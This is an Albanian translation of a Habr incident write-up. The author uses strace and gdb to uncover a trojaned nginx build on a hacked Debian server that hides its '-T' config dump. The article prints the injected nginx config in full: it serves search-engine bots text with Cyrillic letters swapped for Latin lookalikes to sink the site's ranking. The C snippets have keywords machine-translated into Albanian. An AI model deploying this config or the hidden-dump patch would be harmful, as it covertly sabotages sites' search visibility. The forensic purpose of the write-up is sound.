

Një histori tepër e pakëndshme ndodhi me një mikun tim. Por sa e pakëndshme ishte për Mihailin, aq argëtuese ishte për mua.
Duhet të them se miku im është krejtësisht UNIX-përdorues: mund të vendosë sistemin vetë, të instalojë mysql, php dhe të bëjë konfigurimet më të thjeshta nginx.
Dhe ai ka dhjetë ose njëzinë e faqeve të dedikuara për veglat ndërtimore.
Një nga këto faqe e dedikuar për thirrësat e drurit është ngjitur fort në vendet e para të kërkimeve. Kjo faqe është një rishikim jo-komercial, por për dikë ishte në fyt dhe po e sulmonin. Ndonjëherë DDoS, ndonjëherë brutforcojnë, ndonjëherë shkruajnë komente të papërshtatshme dhe dërgojnë abuzime në hostim dhe në RKN.
Papritur gjithçka u qetësua dhe kjo qetësi duket se ishte e keqe, dhe faqja filloi të largohej gradualisht nga rreshtat e sipërm të rezultatit.
Ishte një përmendje, tani vjen historia e admin-it.
Koha po afronte për të fjetur kur u dëgjua telefoni: "San, a mund të shohësh serverin tim? Më duket se më kanë hackuar, nuk mund ta provoj, por ndjenja nuk më lë për tri javë. Ndoshta është koha të shërohem nga paranoia?"
Më pas ndodhi një diskutim gjysmë ore që mund të shprehet shkurtimisht kështu:
- toka për sulm ishte mjaft pjellore;
- sulmuesi mund të kishte marrë të drejtat e superpërdoruesit;
- sulmi (nëse ka ndodhur) ishte i drejtuar për këtë faqe;
- vendet problematike ishin rregulluar dhe tani duhet vetëm të kuptohet nëse ka pasur faktin e hyrjes;
- sulmi nuk mund të kishte prekur kodin e faqes dhe bazat e të dhënave.
Sa për pikën e fundit.

Bota shikohet vetëm nga IP e bardhë të front-end. Mes back-end dhe front-end nuk ka kurrfarë shkëmbimi përveç http(s), përdoruesit/kontratat janë të ndryshme, nuk janë shkëmbyer çelësa. Në adresat e errëta të gjitha portat përveç 80/443 janë të mbyllura. IP të bardhë të back-end janë të njohura vetëm nga dy përdorues, të cilëve Mihaili u beson plotësisht.
Në front-end është e instaluar Debian 9 dhe në momentin e telefonatës sistemi ishte i izoluar nga bota me një firewall të jashtëm dhe ishte ndaluar.
"Ok, më jep akseset, - vendos të shtyj gjumin për një orë. - Do ta shikoj me sytë e mi."
Këtu dhe më tej:
$ grep -F PRETTY_NAME /etc/*releas*
PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
$ `echo $SHELL` --version
GNU bash, version 4.4.12(1)-release (x86_64-pc-linux-gnu)
$ nginx -v
nginx version: nginx/1.10.3
$ gdb --version
GNU gdb (Debian 8.2.1-2) 8.2.1
Në kërkim të një mundësie sulmi
Nis serverin, fillimisht në rescue-mode. Montoj diskët, përshkoj auth-loget, history, log sistemor e tjerë, përpos që kontrolloj datat e krijimit të skedarëve, diçka e ngjashme me një mjeshtër të hakimit do të fshinte gjurmët pas vetes, dhe Misha gjithashtu kishte gjetur shumë.
Filloj në mod normal, duke mos kuptuar shumë çfarë të kërkoj, studioj konfigurimet. Më intereson për së pari nginx pasi, në fakt, në front-end përveç tij nuk ka asgjë tjetër.
Konfigurimet janë të vogla, mirë të strukturuara në dhjetë skedare, po i shqyrtoj ato thjesht cat’në mënyrë të njëpasnjëshme. Duket se është gjithçka në rregull, por ndoshta kam humbur diçka include, do bëj një listim të plotë:
$ nginx -T
nginx: konfigurimi i skedarit /usr/local/etc/nginx/nginx.conf është në rregull
nginx: skedari i konfigurimit /usr/local/etc/nginx/nginx.conf testi është i suksesshëm
Nuk e kuptova: "Ku është listimi?"
$ nginx -V
versioni nginx: nginx/1.10.3
mbështetje TLS SNI e aktivizuar
argumentet e konfigurimit: --with-cc-opt='-g -O2' --with-ld-opt='-Wl,-z,relro -Wl,-z,now' --prefix=/usr/share/nginx --conf-path=/etc/nginx/nginx.conf --http-log-path=/var/log/nginx/access.log --error-log-path=/var/log/nginx/error.log --lock-path=/var/lock/nginx.lock --pid-path=/run/nginx.pid --modules-path=/usr/lib/nginx/modules --http-client-body-temp-path=/var/lib/nginx/body --http-fastcgi-temp-path=/var/lib/nginx/fastcgi --http-proxy-temp-path=/var/lib/nginx/proxy --http-scgi-temp-path=/var/lib/nginx/scgi --http-uwsgi-temp-path=/var/lib/nginx/uwsgi --with-debug --with-pcre-jit --with-ipv6 --with-http_ssl_module --with-http_stub_status_module --with-http_realip_module --with-http_auth_request_module --with-http_v2_module --with-http_dav_module --with-http_slice_module --with-threads --with-http_addition_module --with-http_gunzip_module --with-http_gzip_static_module --with-http_sub_module --with-stream=dynamic --with-stream_ssl_module --with-mail=dynamic --with-mail_ssl_module
Për pyetjen rreth listimit i shtohet dhe një tjetër: "Pse kjo versioni aq i vjetër i nginx?"
Për më tepër, sistemi mendon se versioni është instaluar më i ri:
$ dpkg -l nginx | grep "[n]ginx"
ii  nginx          1.14.2-2+deb10u1 all          server web/proxy i vogël, fuqishëm, i shkallëzuar
Dëgjoj:
— Misha, përse e ri-ndërtoje nginx?
— Qetësohu, nuk e di fare si ta bëj atë!
— Ok, mirë, flijo...
Nginx është e qartë se është ri-ndërtuar dhe rezultati i listimit për «-T» është fshehur me qëllim. Nuk ka dyshime për një keqakt, mund ta pranojmë dhe (pas gjithë kësaj Misha e zëvendësoi serverin me një të ri) të supozojmë se problemi është zgjidhur.
Dhe me të vërtetë, pasi dikush mori të drejtat root‘a, ka kuptim të bëjmë vetëm riinstalimin e sistemit, ndërsa kërkimi i asaj çfarë u bë është e padobishme, por këtë herë kurioziteti e mundi gjumin. Si mund të zbulojmë se çfarë duhej të fshiheshin nga ne?
Të përpiqemi ta gjurmojmë:
$ strace nginx -T
Shikojmë, në gjurmimin e qartë mungojnë linjat si
write(1, "/etc/nginx/nginx.conf", 21/ etc/nginx/nginx.conf)   = 21
write(1, "...
write(1, "n", 1
Për interes, krahasojmë rezultatet
$ strace nginx -T 2>&1 | wc -l
264
$ strace nginx -t 2>&1 | wc -l
264
Mendoj se një pjesë e kodit /src/core/nginx.c
            rast 't':
                ngx_test_config = 1;
                thyye;

            rast 'T':
                ngx_test_config = 1;
                ngx_dump_config = 1;
                thyye;
u shndërrua në formën:
            rast 't':
                ngx_test_config = 1;
                thyye;

            rast 'T':
                ngx_test_config = 1;
                //ngx_dump_config = 1;
                thyye;
ose
            rast 't':
                ngx_test_config = 1;
                thyye;

            rast 'T':
                ngx_test_config = 1;
                ngx_dump_config = 0;
                thyye;
pra, lista për '-T' nuk shfaqet.
Por si mund ta shikojmë konfigurimin tonë?
Nëse mendimi im është i saktë dhe problemi është vetëm në një variabël ngx_dump_config të provojmë ta vendosim atë me ndihmën e gdb, fatmirësisht çelësi --with-cc-opt -g është i pranishëm dhe shpresojmë që optimizimi -O2 nuk do të na pengojë. Në të njëjtën kohë, pasi nuk e di se si ngx_dump_config mund të përpunoheshin në rast ‘T’:, nuk do ta thërrasim këtë bllok, por do ta vendosim atë duke përdorur rast ‘t’:
Pse mund të përdorim ‘-t’ njësoj me ‘-T’?Përpunimi i bllokut nëse (ngx_dump_config) ndodh brenda nëse (ngx_test_config):
    nëse (ngx_test_config) {
        nëse (!ngx_quiet_mode) {
            ngx_log_stderr(0, "skedari i konfigurimit %s testi është i suksesshëm",
                           cycle->conf_file.data);
        }

        nëse (ngx_dump_config) {
            cd = cycle->config_dump.elts;

            për (i = 0; i config_dump.nelts; i++) {

                ngx_write_stdout("# skedari i konfigurimit ");
                (void) ngx_write_fd(ngx_stdout, cd[i].name.data,
                                    cd[i].name.len);
                ngx_write_stdout(":" NGX_LINEFEED);

                b = cd[i].buffer;

                (void) ngx_write_fd(ngx_stdout, b->pos, b->last - b->pos);
                ngx_write_stdout(NGX_LINEFEED);
            }
        }

        kthyer 0;
    }
Sigurisht, nëse kodi është modifikuar në këtë pjesë, e ndryshe nga rast ‘T’:, atëherë mënyra ime nuk do të funksionojë.
testimi nginx.confPasi u zgjidh problemi me përvojë, u vërtetua se për funksionimin e malware-it është e nevojshme një konfigurim minimal nginx i formës:
events {
}

http {
	include /etc/nginx/sites-enabled/*;
}
Këtë do ta përdorim për shkak të shkurtësisë në artikull.
Nisemi me debuggerin
$ gdb --silent --args nginx -t
Reading symbols from nginx...done.
(gdb) break main
Breakpoint 1 at 0x1f390: file src/core/nginx.c, line 188.
(gdb) run
Starting program: nginx -t
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=2, argv=0x7fffffffebc8) at src/core/nginx.c:188
188     src/core/nginx.c: No such file or directory.
(gdb) print ngx_dump_config=1
$1 = 1
(gdb) continue
Continuing.
nginx: the configuration file /etc/nginx/nginx.conf syntax is ok
nginx: configuration file /etc/nginx/nginx.conf test is successful
# configuration file /etc/nginx/nginx.conf:
events {
}

http {
map $http_user_agent $sign_user_agent
{
"~*yandex.com/bots" 1;
"~*www.google.com/bot.html" 1;
default 0;
}

map $uri $sign_uri
{
"~*/wp-" 1;
default 0;
}

map о:$sign_user_agent:$sign_uri $sign_o
{
о:1:0 o;
default о;
}

map а:$sign_user_agent:$sign_uri $sign_a
{
а:1:0 a;
default а;
}

sub_filter_once off;
sub_filter 'о' $sign_o;
sub_filter 'а' $sign_a;

        include /etc/nginx/sites-enabled/*;
}
# configuration file /etc/nginx/sites-enabled/default:

[Inferior 1 (process 32581) exited normally]
(gdb) quit
Hapat
- vendosim pikën e ndalimit në funksionin main()
- nisim programin
- ndryshojmë vlerën e variablës që përcakton daljen e konfigurimit ngx_dump_config=1
- vazhdon/mbyll programin
Siç e shohim, konfigurimi aktual është ndryshe nga ai ynë, ndaj e nxjerrim një copë të padëshiruar nga ai:
map $http_user_agent $sign_user_agent
{
"~*yandex.com/bots" 1;
"~*www.google.com/bot.html" 1;
default 0;
}

map $uri $sign_uri
{
"~*/wp-" 1;
default 0;
}

map о:$sign_user_agent:$sign_uri $sign_o
{
о:1:0 o;
default о;
}

map а:$sign_user_agent:$sign_uri $sign_a
{
а:1:0 a;
default а;
}

sub_filter_once off;
sub_filter 'о' $sign_o;
sub_filter 'а' $sign_a;
Le të shqyrtojmë me radhë se çfarë po ndodh këtu.
Përcaktohen User-Agent‘ы yandex/google:
map $http_user_agent $sign_user_agent
{
"~*yandex.com/bots" 1;
"~*www.google.com/bot.html" 1;
default 0;
}
Përjashtohen faqet shërbyese wordpress:
map $uri $sign_uri
{
"~*/wp-" 1;
default 0;
}
Dhe për ata që bien nën të dy kushtet e sipërpërmendura
map о:$sign_user_agent:$sign_uri $sign_o
{
о:1:0 o;
default о;
}

map а:$sign_user_agent:$sign_uri $sign_a
{
а:1:0 a;
default а;
}
në tekst html-faqet ndryshohen ‘о’ në ‘o’ dhe ‘а’ në ‘a’:
sub_filter_once off;
sub_filter 'о' $sign_o;
sub_filter 'а' $sign_a;

Kështu është, thelbi është në fakt se ‘а’ != ‘a’ ashtu si ‘о’ != ‘o’:

Në këtë mënyrë, botët e motorëve të kërkimit marrin në vend të një teksti normal 100%-kirilic një plehra të modifikuar të përzier me latinisht. ‘a’ dhe ‘o’. Nuk merrem me spekulime se si kjo ndikon në SEO, por pak gjasa është që një përzierje e tillë shkronjash të ketë një ndikim pozitiv në pozitat në rezultatin e kërkimit.
Çfarë të them, djemtë me fantazi.
Linket
Burimi: habr.com
